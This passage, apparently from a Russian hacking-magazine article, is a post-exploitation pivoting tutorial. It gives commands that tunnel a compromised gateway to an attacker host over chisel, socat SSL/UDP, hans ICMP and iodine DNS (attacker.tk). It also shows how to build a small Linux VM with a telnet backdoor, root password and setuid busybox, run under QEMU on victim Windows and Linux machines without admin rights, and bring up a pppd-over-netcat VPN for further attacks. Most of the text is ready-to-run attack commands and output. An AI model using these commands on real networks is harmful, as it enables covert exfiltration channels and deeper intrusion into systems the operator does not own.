attacker> ./chisel server -p 8080 --reverse
gw> ./chisel client attacker:8080 R:socks
attacker> echo "socks5 127.0.0.1 1080" >> /etc/proxychains.conf
attacker> sudo proxychains ssh -N root@localhost -w 0:0
```

WebSockets — относительно новая технология, и в некоторых межсетевых экранах, а также в IDP/IPS-системах ее поддержка может отсутствовать. Бывает и так, что средства IDS/IPS активно вмешиваются в HTTP, но не трогают HTTPS. Тут нам может пригодиться SSL-туннелирование. Оно позволит сделать любой протокол неотличимым от SSL. Реализовать мы это можем буквально в одну команду, с помощью socat. Со стороны скомпрометированной системы это будет TCP<>SSL, со стороны атакующего — SSL<>TCP, а уже между ними — чистый SSL.




SSL-туннель

```
gw> socat -v tcp-listen:8080 openssl:attacker:443,verify=0
attacker> socat -v openssl-
listen:443,fork,cert=cert_key.pem,cafile=cert.pem,verify=0 tcp-
connect:127.0.0.1:22
```

Socat создает нечто вроде пайпа: с одной стороны это TCP, а с другой SSL. SSL смотрит в сторону интернета, а в нашу сторону работает обычный TCP, с которым мы уже умеем обращаться:

```
gw> ssh -p8080 proxy@localhost -R 2222:127.0.0.1:22
attacker> sudo proxychains ssh -p2222 -N root@localhost -w 0:0
```

В итоге обычное подключение TCP SSH обернуто в SSL. Если запрещен весь TCP, но по какой-то причине возможен UDP (такое бывает), то socat тоже выручит нас. Он создаст для нас прозрачную UDP-обертку абсолютно аналогичным образом.



UDP-туннель

```
gw> socat -v tcp-listen:8080 udp-connect:attacker:53
attacker> socat -v udp-listen:53,fork tcp-connect:127.0.0.1:22
```

А к ней мы уже можем применить любой классический инструмент пивотинга:

```
gw> ssh -p8080 proxy@localhost -R 2222:127.0.0.1:22
attacker> sudo proxychains ssh -p2222 -N root@localhost -w 0:0
```

Теперь обычное подключение TCP SSH обернуто в UDP.

Если ни TCP, ни UDP не разрешен — проверяем ICMP:

```
attacker> sudo ./hans -s 172.16.0.1 -p password
gw> sudo ./hans -c attacker -p password -a 172.16.0.10
```

Инструмент hans самостоятельно создаст для нас полноценный L3-интерфейс. На случай, если со скомпрометированной машины нет и такого выхода в сеть, остается последний вариант — DNS-туннель:

```
attacker> ./iodined -f -P password 172.16.0.1 attacker.tk
gw> ./iodine -f -P password attacker.tk
```

Точно так же iodine создаст L3-интерфейс. И точно так же через него мы можем открыть более полноценный туннель уже с использованием SSH.

Все необходимое для пивотинга на все случаи жизни мы собрали. Все инструменты помещены в небольшой Linux-контейнер, который мы далее сможем деплоить на атакуемую машину средствами виртуализации или эмуляции.

Но еще нужно предусмотреть механизм настройки для выбора подходящего туннеля. Заранее мы не можем предугадать, с какими сложностями в начале постэксплуатации мы столкнемся. Возможно, это будет доступ к системе без GUI и нормальной консоли. Поэтому было бы неплохо уметь управлять нашей постэксплуатационной виртуалкой чем-то настолько простым, что можно было бы реализовать даже с использованием L7-доступа. Чем-то наподобие веб-шелла или скрипта Bash или PowerShell. И это Telnet!

Поддержка Telnet присутствует в BusyBox, который мы уже установили в самом начале. Однако для того, чтобы мы могли удаленно залогиниться, потребуется присвоить пароль root и создать непривилегированного пользователя:

```
passwd root
adduser -s /bin/sh user
chmod u+s /bin/busybox
```

Чтобы Telnet запускался автоматически при запуске, а также сеть настраивалась сама, потребуется небольшой скрипт автозапуска, предоставляемый пакетом openrc (5 Мбайт):

```
apk add openrc
touch /etc/local.d/init.start
chmod +x /etc/local.d/init.start
vi /etc/local.d/init.start
  #!/bin/sh

  dmesg -n 1
  mount -o remount,rw /
  ifconfig lo 127.0.0.1 netmask 255.0.0.0

  dhclient eth0
  #ifconfig eth0 172.16.0.200 netmask 255.255.255.0
  #route add -net default gw 172.16.0.1
  busybox-extras telnetd
```

Добавляем скрипт автоматической настройки в автозапуск:

```
rc-update add local
```

Сохраняем файловую систему ОС:

```
sudo docker export gw > gw.tar
```

В итоге все наши утилиты уместились в 32 Мбайт! Userspace на этом готов. Поскольку нам нужна полноценная ОС, а не образ Docker, нам потребуется собственное ядро. Для начала создадим файл-образ, в который мы будем всё переносить:

```
truncate -s 100M gw.img
fdisk gw.img
 n p w
sudo losetup -o $[2048*512] /dev/loop0 gw.img
sudo mkfs.ext4 /dev/loop0
sudo mount /dev/loop0 /media/iso
```

Теперь перенесем в образ наш юзерспейс:

```
cd /media/iso
sudo tar xvf $OLDPWD/gw.tar
sudo mkdir boot
cd -
```

Теперь создадим и перенесем ядро, а также необходимые драйверы:

```
cd /usr/src/linux-5.16.12
sudo make ARCH=i386 defconfig
sudo make ARCH=i386 menuconfig
    bridge: Networking support -> Networking options -> 802.1d
Ethernet Bridging <M>
    tun: Device Drivers -> Network device support -> Network core
driver support -> Universal TUN/TAP device driver support <M>
    ppp: Device Drivers -> Network device support -> PPP (point-to-
point protocol) support <M>, PPP support for async serial ports <M>,
PPP Deflate compression <M>
sudo make ARCH=i386 prepare
sudo make ARCH=i386 scripts
sudo make ARCH=i386 bzImage
sudo make ARCH=i386 modules
sudo make INSTALL_PATH=/media/iso/boot install
sudo make INSTALL_MOD_PATH=/media/iso/ modules_install
cd -
```

Настала очередь загрузчика.

```
sudo grub-install --target=i386-pc --boot-directory=/media/iso/boot/
gw.img --modules='part_msdos'      <5M
cat <<E | sudo tee /media/iso/boot/grub/grub.cfg
set timeout=5
menuentry "Alpine Linux" {
 linux /boot/vmlinuz-5.16.12 root=/dev/sda1 rw noapic
 initrd /boot/initrd.img-5.16.12
}
E
```

Теперь займемся RAM-диском:

```
sudo chroot /media/iso /bin/sh
echo nameserver 8.8.8.8 > /etc/resolv.conf
apk add mkinitfs
mkinitfs -k -o /boot/initrd.img-5.16.12 5.16.12
apk del mkinitfs
exit
```

Финальный размер нашего pivoting-образа всего 71 Мбайт!

```
sudo umount /media/iso/
sudo losetup -d /dev/loop0
```

Эта виртуалка подготовлена как универсальный шлюз со всеми необходимыми инструментами на все случаи жизни. Она позволит нам организовать VPN-туннель через любое доступное подключение. При этом сам канал эксфильтрации между атакующим и жертвой может быть простым TCP-соединением, SSL, HTTP, UDP, ICMP, так и экстремальным DNS-туннелем. Пришло время испытать эту виртуальную машину в деле.

Испытываем GW.img на QEMU в Windows (нет привилегий, есть эксфильтрация)

Первый кейс: мы на компьютере под управлением Windows, у нас есть канал эксфильтрации наружу, но нет прав. Итак, посмотрим, что мы можем сделать, если на скомпрометированной машине мы не админы.

В этот раз мы будем использовать не VirtualBox, а его прародителя QEMU. Он не требует административных прав и может работать без установки. Портативный софт — это всегда удобно. Да и размер виртуальной машины в упакованном виде будет составлять всего порядка 10 Мбайт.

Так как одно из начальных условий — отсутствие прав, то от использования виртуализации (гипервизора) придется отказаться в пользу старого доброго метода эмуляции. Виртуальная машина QEMU поддерживает не только raw-образы диска, но и собственные форматы. Поэтому перед копированием образа на скомпрометированную машину преобразуем его:


```
qemu-img convert gw.img -O qcow2 gw.qcow2
```

Уход от raw-образа диска необязателен, но полезен тем, что оптимизирует пустоты и делает фактический размер образа равным объему содержащихся в нем полезных данных. Так мы можем оставить свободное место на диске виртуалки, не увеличивая размер образа. Для запуска виртуальной машины нам не потребуются права, поскольку все будет происходить программно, без привлечения железа:

```
qemu-system-i386.exe -hda gw.qcow2 -m 64M -net nic -net user,hostfwd=
tcp::2323-:23,hostfwd=tcp::2222-:22
```

Тут, помимо того что запускаем виртуальную машину, мы пробрасываем на нее сквозь NAT два порта — Telnet (управляющий) и SSH (для pivoting). И после запуска виртуалки обращение к непривилегированным портам 2323/TCP и 2222/TCP на скомпрометированном хосте приведет нас к GW-образу. Аналогичным образом можно пробросить и другие порты.

В итоге магией эмуляции мы исказили реальность и внутри непривилегированной Windows-сессии у нас появляется привилегированный root-шелл Linux.



```
C:\Users\user>mkdir \Windows\123
Отказано в доступе.

C:\Users\user>
```


Командная строка - "qemu-20161016-w32\qemu-system-i386.exe" -hda gw.img -m 256M -display curses

```
(none):~# id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10
(wheel),11(floppy),20(dialout),26(tape),27(video)
(none):~#
```

Мечта хакера — root-шелл на Linux

Так ли нам нужно повышение привилегий? Разгадка фокуса в том, что все наши права ограничиваются лишь файлом — нашим виртуальным образом Linux. А все гостевые сетевые пакеты на хостовой ОС будут обработаны простыми непривилегированными сокетами TCP/UDP.

Тем не менее, если у нас есть root, внутри контейнера мы можем делать всё, что захотим. А если снаружи виртуальная машина перехватывает сеть гостевой ОС и оборачивает всё простыми сокетами, то этого достаточно для открытия практически любого VPN-туннеля с внешним миром.


Командная строка - qemu-20161016-w32\qemu-system-i386.exe -hda gw.img -m 256M -display curses

```
(none):~# modprobe ppp_generic
(none):~# modprobe ppp_async
(none):~# modprobe ppp_deflate
(none):~# pppd noauth persist pty "nc 10.0.0.1 5555" 172.16.0.1:172.16.0.2
Warning: couldn't open ppp database /run/ppp/pppd2.tdb
(none):~# ifconfig ppp0
ppp0      Link encap:Point-to-Point Protocol
          inet addr:172.16.0.1  P-t-P:172.16.0.2  Mask:255.255.255.255
          UP POINTOPOINT RUNNING NOARP MULTICAST  MTU:1500  Metric:1
          RX packets:15 errors:0 dropped:0 overruns:0 frame:0
          TX packets:6 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:3
          RX bytes:1231 (1.2 KiB)  TX bytes:83 (83.0 B)

(none):~# echo 1 > /proc/sys/net/ipv4/ip_forward
(none):~# iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
(none):~#
```

VPN-туннель L3 вопреки отсутствию административных прав

В итоге мы имеем полноценный VPN-туннель L3 без привилегий. По сути, со стороны скомпрометированной машины это L4-туннель, работающий уже на транспортном уровне. Но со стороны атакующего это все тот же L3, к которому применима классическая маршрутизация и пробросы портов. Через него можно проводить полноценные быстрые сканирования портов (в отличие от прокси) для развития дальнейших атак. Все, кроме перехвата трафика, — это привилегия уровня L2, и мы до него еще дойдем...


Испытываем GW.img на qemu-system в Linux (нет привилегий, есть эксфильтрация)

Что насчет Linux? Представим, что мы попали на компьютер с этой системой и у нас ожидаемо отсутствуют права root.

В Linux существует замечательный механизм chroot, ограничивающий работу с файлами в пределах указанной папки и создающий тем самым эффект контейнера. Но системный вызов **chroot** — привилегированная операция. Тем не менее chroot не выглядит операцией, требующей ядерных привилегий, ведь это всего лишь усечение части пути, а путь — понятие более близкое к user-mode.

Значит, добиться этого можно чисто из userspace и без наличия прав. Для этого можно использовать fakechroot. Библиотека fakechroot перехватывает библиотечные вызовы от приложения, использующие эти самые пути (API-функции работы с файлами, а также поиск самих библиотек), и производит усечение этих путей.

Аналогично можно обмануть программу и выдать себя за суперпользователя, подменяя результаты вызовов **getuid()** и **getgid()**, — именно так работает fakeroot.



```
~ » id                                                      12.03.2024 22:33:42
uid=1000(soier) gid=1000(soier) группы=1000(soier),20(dialout),27(sudo),48(4g),106(in
put),1194(vpn),3128(proxy)

~ » fakeroot                                                12.03.2024 22:33:44

~ # id                                                      12.03.2024 22:34:13
uid=0(root) gid=0(root) группы=0(root)

~ # cat /etc/shadow                                         12.03.2024 22:34:15
cat: /etc/shadow: Отказано в доступе
```

Обманываем сами себя и говорим, что мы root


Однако это лишь фикция. Даже если мы станем root и, абстрагировавшись от корневой файловой системы, зайдем в контейнер, так мы обманем лишь userspace. Но ядро этим способом не проведешь. К тому же часть pivoting-компонентов находится в ядре — это драйверы, предоставляющие нам полноценные сетевые интерфейсы и мосты.

Поэтому на Linux эмуляция будет для нас оптимальным решением, и использовать мы будем QEMU — суперуниверсальный инструмент. Linux-системы очень многогранны, и при постэксплуатации почти всегда мы будем сталкиваться с несовпадением версий библиотек.

Поэтому, чтобы QEMU запускался без проблем на разных ОС с разными версиями библиотек, нам потребуется сборка со статической компиляцией. Еще нужно позаботиться о том, чтобы QEMU одинаково хорошо запускался как на x86, так и на x86_64, поэтому для обратной совместимости соберем его в 32-битном исполнении:

```
sudo apt install git gcc g++ make python3-venv ninja-build meson pkg-
config libglib2.0-dev libpixman-1-dev libslirp-dev
git clone https://github.com/qemu/qemu && cd qemu
git clone https://gitlab.com/qemu-project/libslirp.git && cd libslirp
 meson build; ninja -C build install; ar rcs libslirp.a build/
libslirp.so.0.4.0.p/*.o; cd -
./configure --disable-werror --static --target-list=i386-softmmu,x86_
64-softmmu --without-default-features --enable-slirp
make -k -j4
```

Статическая компиляция делает исполняемый файл независимым от библиотек, внедряя весь необходимый библиотечный код непосредственно в сам исполняемый файл. В ходе сборки QEMU нам потребовалась библиотека **libslirp**, а в ее установочном пакете отсутствовал объектный файл, который и используется для вклейки кода библиотеки в исполняемый файл при статической компоновке. Именно поэтому данную библиотеку пришлось собрать самостоятельно. После сборки QEMU нам потребуются следующие файлы.



```
/usr/share/linux-binaries/x86/qemu # ls                     12.03.2024 23:17:07
bios-256k.bin  en-us        notes.txt         qemu-system-x86_64
efi-e1000.rom  kvmvapic.bin  qemu-system-i386  vgabios-stdvga.bin

/usr/share/linux-binaries/x86/qemu # file qemu-system-i386  12.03.2024 23:17:08
qemu-system-i386: ELF 32-bit LSB executable, Intel 80386, version 1 (GNU/Linux), stat
ically linked, BuildID[sha1]=71e947cd807bc9fd0a7416d8f732d9466ea824bb, for GNU/Linux
3.2.0, with debug_info, not stripped

/usr/share/linux-binaries/x86/qemu # ldd qemu-system-i386   12.03.2024 23:17:16
        не является динамическим исполняемым файлом

/usr/share/linux-binaries/x86/qemu # l qemu-system-i386     12.03.2024 23:17:19
-rwxr-xr-x 1 root root 52M фев 14  2023 qemu-system-i386
```

